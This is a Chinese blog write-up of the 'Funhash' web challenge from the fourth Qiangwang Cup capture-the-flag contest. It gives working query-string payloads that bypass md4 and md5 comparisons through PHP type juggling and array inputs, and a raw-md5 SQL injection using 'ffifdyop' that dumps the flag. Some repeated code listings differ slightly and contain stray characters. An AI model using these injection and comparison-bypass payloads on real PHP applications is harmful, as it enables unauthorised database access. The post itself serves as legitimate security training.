[第四届-强网杯]：Funhash

原创

keepb1ue 于 2020-08-24 13:26:08 发布

分类专栏： CTF_Writeup_[web]

本文链接：https://blog.csdn.net/qq_36618918/article/details/108197154


```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

三个绕过:一是md4的绕过，二是md5的绕过，三是sql注入绕过。

1.md4绕过

```php
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}
```

如果`\$_GET["hash1"] != hash("md4", \$_GET["hash1"])`，就退出脚本，也就是说`\$_GET["hash1"]`要`==hash("md4",$_GET["hash1"])`才能绕过第一关。

这里耗了很久很久，队里都绕不过去思路，直到队友找到一篇文章：https://medium.com/@Asm0d3us/part-1-php-tricks-in-web-ctf-challenges-e1981475b3e4

才想到其实可以通过科学计算法比较绕过，也就是说要找一个明文是一个科学计算法0e开头的，然后其加密也是0e开头后面都是数字。这样就是以科学计数法的形式做比较，由于是弱类型比较，所以是能绕过的；

符合条件的明文及密文：

> plaintext : 0e001233333333333334557778889
> md4 hash : 0e434041524824285414215559233446


```
?hash1=0e001233333333333334557778889
```

```
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();

?>
level 2 failed
```



这样就绕过了leve 1。

2.md5比较绕过

```
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}
```

md5强类型比较，这里直接传数组就能绕过


```
?hash1=0e001233333333333334557778889&hash2[]=1&hash3[]=2
```

```
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if (@$_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if(@$_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();

?>
NULL
```



3.sql注入md5绕过

```
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();
```

password使用了md5加密然后直接拼接，而`ffifdyop`经过md5($password,true)过后恰好结果是'or'6]��!r,��b。
拼接执行sql语句：

```
$query="SELECT * FROM flag WHERE password = ' ' or '<xxx>'";
```

https://blog.csdn.net/sinat_41380394/article/details/81490193

最终payload如下：

```
?hash1=0e001233333333333334557778889&hash2[]=1&hash3[]=2&hash4=ffifdyop
```

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if (($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

array(3) { ["id"]=> string(1) "1" ["flag"]=> string(24) "flag{y0u_w1ll_l1ke_h4sh}" ["password"]=> string(32) "641ec1386cb6a65f6831a48be12c8ad1" }